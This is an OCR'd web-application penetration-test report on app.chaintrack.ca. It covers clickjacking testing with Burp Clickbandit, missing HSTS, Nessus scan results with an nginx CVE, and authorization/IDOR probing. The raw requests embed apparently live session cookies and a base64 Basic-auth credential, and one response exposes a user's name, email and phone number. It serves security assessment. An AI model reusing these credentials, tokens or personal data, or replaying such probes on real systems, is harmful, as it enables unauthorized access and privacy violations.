9 X-Frame-Options: SAMEORIGIN
10 X-Xss-Protection: 1; mode=block
11 X-Content-Type-Options: nosniff
12
13 <!DOCTYPE html>
14 <html>
15   <head>
16     <meta charset="UTF-8" />
17     <meta http-equiv="refresh" content="
       0;url='https://app.chaintrack.ca/login'" />
18
19     <title>
         Redirecting to https://app.chaintrack.ca/login
       </title>
20   </head>
21   <body>
22     Redirecting to <a href="https://app.chaintrack.ca/login">
         https://app.chaintrack.ca/login
       </a>
       .
23   </body>
24 </html>
```

Search... 0 matches

Testing for Clickjacking (OTG-CLIENT-009)

Method:

1. Burp Clickbandit
2. Open that page as and in console paste the Clickbandit code.
3. Execute the sequence of clicks you want your victim to perform.
4. Click the "finish" button.
5. Adjust the iframe.
6. Click the "save"


Tool used


burp

Result:

No vulnerable.

```
/* Copyright PortSwigger Ltd. All rights reserved. Usage is subject to the Burp Suite license terms. See https://portswigg
!function(){
    var initialZoomFactor = '1.0', win, doc, width, height, clicks = [];
    function addClickTrap(element, minusY) {
        var clickTrap = doc.createElement('div'), cords = findPos(element);
        clickTrap.style.backgroundColor = 'none';
        clickTrap.style.border = 'none';
        clickTrap.style.position = 'absolute';
        clickTrap.style.left = cords[0] + 'px';
        clickTrap.style.top = cords[1] + 'px';
        clickTrap.style.width = element.offsetWidth + 'px';
        clickTrap.style.height = element.offsetHeight + 'px';
        if(element.zIndex || element.zIndex === '0') {
            clickTrap.style.zIndex = +element.zIndex+1;
        }
```





Website will not allow Firefox to display the page if another site has embedded it

If you see this error, it is probably because a website is trying to display another website without the consent of its owner. This is usually the result of a security misconfiguration.

Websites can use x-frame options or a content security policy to control whether other websites may embed them in their own pages. They are important security tools designed to prevent clickjacking, which is an attack that allows malicious sites to trick users into clicking their links.

To visit a site that has shown this message, you can open the link in a New Tab or New Window in Firefox. Note that in some cases, the embedding page will not work correctly without access to the blocked page. In this case, you will need to contact the owner of the broken site for troubleshooting.


Share this article: https://mzl.la/3blUjFw

08


Configuration and Deployment Management Testing

Burpsuite, Nessus

Test HTTP Strict Transport Security


Request
Response
Pretty
Raw
Hex
Render
1 HTTP/2 302 Found
2 Server : nginx/1.17.3
3 Content-Type : text/html; charset=UTF-8
4 Location : https://app.chaintrack.ca/login
5 Cache-Control : no-cache, private
6 Date : Tue, 13 Dec 2022 05:29:33 GMT
7 Set-Cookie : XSRF-TOKEN =
eyJpdiI6ImVwUEJRUzdVRXVNRkpWODg1TmloVkE9PSIsInZhbHVlIjoic05PbHYzcUlrZk8zTVwv
U0tMdEhETnFlQVNSMzVlOSs4ZE96bmlkMXR3UGcwbE04QjBPTCtvTlFMUlAyYjJQeVgiLCJtYWMi
OiI2YjQ3MjU0ZTY1NDI3MzdhMzc3YmUyYTMzYzYzNGYyN2IyYzk1Zjc4NWRlOGU4ZDBjMmNjMzkx
MGIxOWMwODY1In0%3D ; expires=Tue, 13-Dec-2022 07:29:33 GMT; Max-Age=7200;
path=/
8 Set-Cookie : chaintrack_session =
eyJpdiI6Indtc1wvMHhUcjNXRlZxRFMyOExTdWtRPT0iLCJ2YWx1ZSI6InFPYnhqYWoxTFBRRVhn
WUlsNVpvXC9TNUpUVCtOSUpQeEp1YjFKVG9LZURtckliTVFnZW9sUFJkcWVuYmJkODMrIiwibWFj
IjoiMDQxMWZiY2ZiY2FlYWViN2RiYzliOGRmMjAxNjUzOWQ2NTJhNTA1OTBkYjk2ZDU1NTQ5Nzli
NzRmNGUzZDFlNCJ9 ; expires=Tue, 13-Dec-2022 07:29:33 GMT; Max-Age=7200;
path=/; httponly
9 X-Frame-Options : SAMEORIGIN
10 X-Xss-Protection : 1; mode=block
11 X-Content-Type-Options : nosniff
12
13 <!DOCTYPE html>
14 <html>
No "Strict-Transport-Security" header

Test Network Infrastructure Configuration



Sev	Score	Name	Family	Count
MEDIUM	6.5	HSTS Missing From HTTPS Server (RFC 6797)	Web Servers	2
MEDIUM	5.3	nginx < 1.17.7 Information Disclosure	Web Servers	2
INFO		HyperText Transfer Protocol (HTTP) Redirect Informa...	Web Servers	6
INFO		Nessus SYN scanner	Port scanners	5
INFO		HTTP Methods Allowed (per directory)	Web Servers	4
INFO		HyperText Transfer Protocol (HTTP) Information	Web Servers	4
INFO		Web Application Cookies Not Marked HttpOnly	Web Servers	4
INFO		Web Application Cookies Not Marked Secure	Web Servers	4

Host Details

IP:	52.32.229.136
DNS:	app.chaintrack.ca
OS:	Linux Kernel 4.15 on Ubuntu 18.04 (bionic)
Start:	Today at 6:38 PM
End:	Today at 7:26 PM
Elapsed:	an hour
KB:	Download

Vulnerabilities

Output

```
URL               : http://app.chaintrack.ca/
Installed version : 1.17.3
Fixed version     : 1.17.7
```

Port ▲	Hosts
80 / tcp / www	app.chaintrack.ca

```
URL               : https://app.chaintrack.ca/
Installed version : 1.17.3
Fixed version     : 1.17.7
```

Port ▲	Hosts
443 / tcp / www	app.chaintrack.ca

CVE-2019-20372

NGINX before 1.17.7, with certain error_page configurations, allows HTTP request smuggling, as demonstrated by the ability of an attacker to read unauthorized web pages in environments where NGINX is being fronted by a load balancer.

CVSS Base Score: 5.3

Severity: MEDIUM

09
Authorization Testing

Testing Directory traversal/file include (OTG-AUTHZ-001)
Testing for Privilege Escalation (OTG-AUTHZ-003)
Testing for Insecure Direct Object References (OTG-AUTHZ-004)

What is this category?

- **Authorization is a process that comes after a successful authentication, so the tester will verify this point after he holds valid credentials, associated with a well-defined set of roles and privileges.**
- **Authorization is the concept of allowing access to resources only to those permitted to use them.**
- **We need to enumerate all parts of the application that accept content from the user.**

Some Examples

- Are there request parameters which could be used for file-related operations?
- Are there unusual file extensions?
- Are there interesting variable names?

What is the structure of the APIs

Request

Pretty Raw Hex


```
GET /api/teams/9 HTTP/2
Host: app.chaintrack.ca
Cookie: io=lMnohx_b9ZGWoKORAAPm; remember_web_59ba36addc2b2f9401580f014c7f58ea4e30989d=
eyJpdiI6IkhHSkg4SVNkUHFIMmRCQ01saVVTUlE9PSIsInZhbHVlIjoiR1o3XC9wWW8rV1h2elRTMUE3eUoxSTFoaEprQ3JhRWtPaXNPVEV1YldsdGpXQ1wvTnZcLzBPYjk4SXhOR3ZQY09jeXBBZDFpVktJUUhwOG8rS1hnVOVuanZHVmQ5TVd6Y2M0NOhNODV1dWtwbXppcCt5M0JXWE5oaHdvdTA3NGZxaVNOWUoOdVBjNG44YWNjZzVRQ21YMWcxMWZOZEN4SGprbU5OMklcL3NEd29JYzOiLCJtYWMiOiI5YjNhMzUzYzMzYjljYmU4ZTc5YzA5Y2JhNWZlMTMxYzU0YjY2Zjc2N2VkMjAzYTcyYmJhZjA5NDdjYzIzNDE2In0%3D; XSRF-TOKEN=
eyJpdiI6IkJOaXRWMEZpcXVROW9CQVNcLzJTTDJnPTOiLCJ2YWx1ZSI6IlFZNnpPQ1dWcUpiQUE4Y0tiaFdkZzZLdG1mXC9xWVFuSHN0SU1DNjVoQXBOV1NtK0dYUE1FbkxaUnRFMGljTCtHIiwibWFjIjoiZWY5OGQ2N2NlNzI3ZTU3YzQ0Y2JmMjUONDZmMmQyZWU3OTM3ZTFmZmU1ZTMxNDgxODQ1MzY1MzVkNGJiZmQ4OCJ9; chaintrack_session=
eyJpdiI6Ik9RXC9OVUhqNTJzbjhMN1l2dkVTbjR3PTOiLCJ2YWx1ZSI6InVMcnZIUkNqU3ZvTDVLRVRqVVRkYUhidEM0M1VDbmRuTitUaHFOSXVpREJUK3ZiTVh0SExcL3k4TWtHSGY0KzhOIiwibWFjIjoiNjBmYjk3ODQxYTM0NDdiNTM2ZTkwMGNmODg5OTRhOTQ5NTM1YTcyZWQyY2FhZmZhMDczMDIyZGIyYjJiOGI2MCJ9
Authorization: Basic Qmx1ZWNoYWluOkBWaU1pTGFiczUwNTAh
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
Accept: application/json, text/plain, */*
X-Xsrf-Token:
eyJpdiI6IkJOaXRWMEZpcXVROW9CQVNcLzJTTDJnPTOiLCJ2YWx1ZSI6IlFZNnpPQ1dWcUpiQUE4Y0tiaFdkZzZLdG1mXC9xWVFuSHN0SU1DNjVoQXBOV1NtK0dYUE1FbkxaUnRFMGljTCtHIiwibWFjIjoiZWY5OGQ2N2NlNzI3ZTU3YzQ0Y2JmMjUONDZmMmQyZWU3OTM3ZTFmZmU1ZTMxNDgxODQ1MzY1MzVkNGJiZmQ4OCJ9
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.134 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://app.chaintrack.ca/teams/9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Response


Pretty Raw Hex Render


```
{
  "id":9,
  "owner_id":40,
  "name":"SFU",
  "slug":"sfu",
  "created_at":"2022-10-13 10:34:09",
  "owner":{
    "id":40,
    "name":"Long Chen",
    "email":"lca160@sfu.ca",
    "country":"CA",
    "country_code":"1",
    "phone":"2369820191",
    "current_team_id":9,
    "settings":{
      "distanceUnit":"metric",
      "temperatureUnit":"celsius"
    }
  },
  "users":[
    {
      "id":40,
      "name":"Long Chen",
      "email":"lca160@sfu.ca",
      "country":"CA",
      "country_code":"1",
      "phone":"2369820191",
      "current_team_id":9,
      "settings":{
        "distanceUnit":"metric",
        "temperatureUnit":"celsius"
      },
      "pivot":{
        "team_id":9,
        "user_id":40,
        "role":"owner"
      }
    }
  ]
}
```

How should an unauthorized API work



Most of unauthorized APIs give 404



Send Cancel

Target: ht

Request

Pretty Raw Hex


```
1 GET /api/scheduling/team/1/orders? HTTP/2
2 Host: app.chaintrack.ca
3 Cookie: remember_web_59ba36addc2b2f9401580f014c7f58ea4e30989d=
  eyJpdiI6IkhHSkg4SVNkUHFIMmRCQ01saVVTUlE9PSIsInZhbHVlIjoiRlo3XC9wWW8rV1h2elRTMUE3eUoxSTFoaEprQ3Jh
  RWtPaXNPVEV1YldsdGpXQ1wvTnZcLzBPYjk4SXhOR3ZQY09jeXBBZDFpVktJUUhwOG8rS1hnV0VuanZHVmQ5TVd6Y2M0N0hN
  ODV1dWtwbXppcCt5MOJXWE5oaHdvdTA3NGZxaVNOWUo0dVBjNG44YWNjZzVRQ21YMWcxMWZOZEN4SGprbU5OMklcL3NEd29J
  Yz0iLCJtYWMiOiI5YjNhMzUzYzMzYjljYmU4ZTc5YzA5Y2JhNWZlMTMxYzU0YjY2Zjc2N2VkMjAzYTcyYmJhZjA5NDdjYzIz
  NDE2In0%3D; io=Kh6P4PV_W9zGzdLsAAPt; XSRF-TOKEN=
  eyJpdiI6IkpGOFU1eWVjd3JxQXkwWElaTm1xalE9PSIsInZhbHVlIjoiNlwvbWZ6UGNQYTZVelBDSnhJdTdLRitLYjg5Z05X
  dVFBanplcGJvc0c5T0d4WHdORjB4WVl6WHBNWEVIdjJvMDgiLCJtYWMiOiIyZWExMmYyMmVlMzEzODVjZWU5YTJlYjUwYjk3
  MGI3NDljYWQ3OTAzMjUzMDhhZjk2ZjBiMjc3NDg1YTcwNDlkIn0%3D; chaintrack_session=
  eyJpdiI6IndscGlPdWR6UHBQaTgrZHhrWlYyaGc9PSIsInZhbHVlIjoiQm5HRnRLNUxMRHd1MExSanJZY2dJeTBBQUlBZncz
  QXJDeG1vWXlOR2ZQWFdQQVZ5MEx1T01aNWxcL1RMQ0NVY3giLCJtYWMiOiJkYjY0YWE5MDhiOWU5MTg2MzMxYmU0MTA2NjIy
  ZjBkMWQ3MDFiNzRlMzA3ZmYwNTg3MGNhYTNjMjlhYjE0MWFiIn0%3D
4 Authorization: Basic Qmx1ZWNoYWluOkBWaU1pTGFiczUwNTAh
5 Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
6 X-Xsrf-Token:
  eyJpdiI6IkpGOFU1eWVjd3JxQXkwWElaTm1xalE9PSIsInZhbHVlIjoiNlwvbWZ6UGNQYTZVelBDSnhJdTdLRitLYjg5Z05X
  dVFBanplcGJvc0c5T0d4WHdORjB4WVl6WHBNWEVIdjJvMDgiLCJtYWMiOiIyZWExMmYyMmVlMzEzODVjZWU5YTJlYjUwYjk3
  MGI3NDljYWQ3OTAzMjUzMDhhZjk2ZjBiMjc3NDg1YTcwNDlkIn0=
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/103.0.5060.134 Safari/537.36
9 X-Socket-Id: Kh6P4PV_W9zGzdLsAAPt
10 Accept: application/json
11 X-Requested-With: XMLHttpRequest
12 Sec-Ch-Ua-Platform: "Linux"
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://app.chaintrack.ca/scheduler/teams/9/orders
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
```

Response

Pretty Raw Hex Render

